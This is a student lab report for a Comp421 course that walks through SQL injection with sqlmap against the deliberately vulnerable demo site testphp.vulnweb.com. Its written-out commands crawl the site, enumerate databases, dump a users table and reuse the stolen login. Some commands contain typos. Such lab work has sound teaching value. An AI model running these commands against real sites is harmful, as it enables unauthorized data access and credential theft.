**Name: Muhammad Muzafar**

**Roll # 23-10903**


**Course: Comp421 Sec A**


**SQL Injection**

You are curious 🤔 how to do SQL injection here is a Quick startup

**Step1:**

**Keep kali Linux up and running**

****


**Step2:**


Choose a website for SQL injection I’m using vulweb.com

**Step3:**


Scan for vulnerability in website.

Sqlmap -u <http://testphp.vulnweb.com/> --crwal 3 –batch –risk1

Using crawl command with risk 1 or 2 ,3 if vulnerability not found

So SQL map found all vulnerable links for us and also save them in csv file

**Csv file:**

****


**Step4:**

Let’s use this link and start exploitation 😊

Website using MySQL databases and there are 2 databases

I’m interested in acurat because information schema only contains meta data.

Sqlmap -u <http://testphp.vulnweb.com/liveproduct.php?cat=1> --dbs

****

**Found all tables in that database I’m interested in users**

Sqlmap -u <http://testphp.vulnweb.com/liveproduct.php?cat=1> -D acuart --tables


**Text

Description automatically generated**

**Step5:**

So, let’s get all data in the user table and dump it

Sqlmap -u <http://testphp.vulnweb.com/liveproduct.php?cat=1> -D acuart -T users --dump



We get users data in that table


**uname test and pass test**

Text

Description automatically generated


Table data stored in file

Using cat, we can see uname pass and evething related to user is saved in that file.




**Step6:**

**Let’s use this username and passwords for login**



As you can see the data SQL map extract is same and we also logged in with those credentials.



Successfully logged in with that credentials SQL injection Done 😊.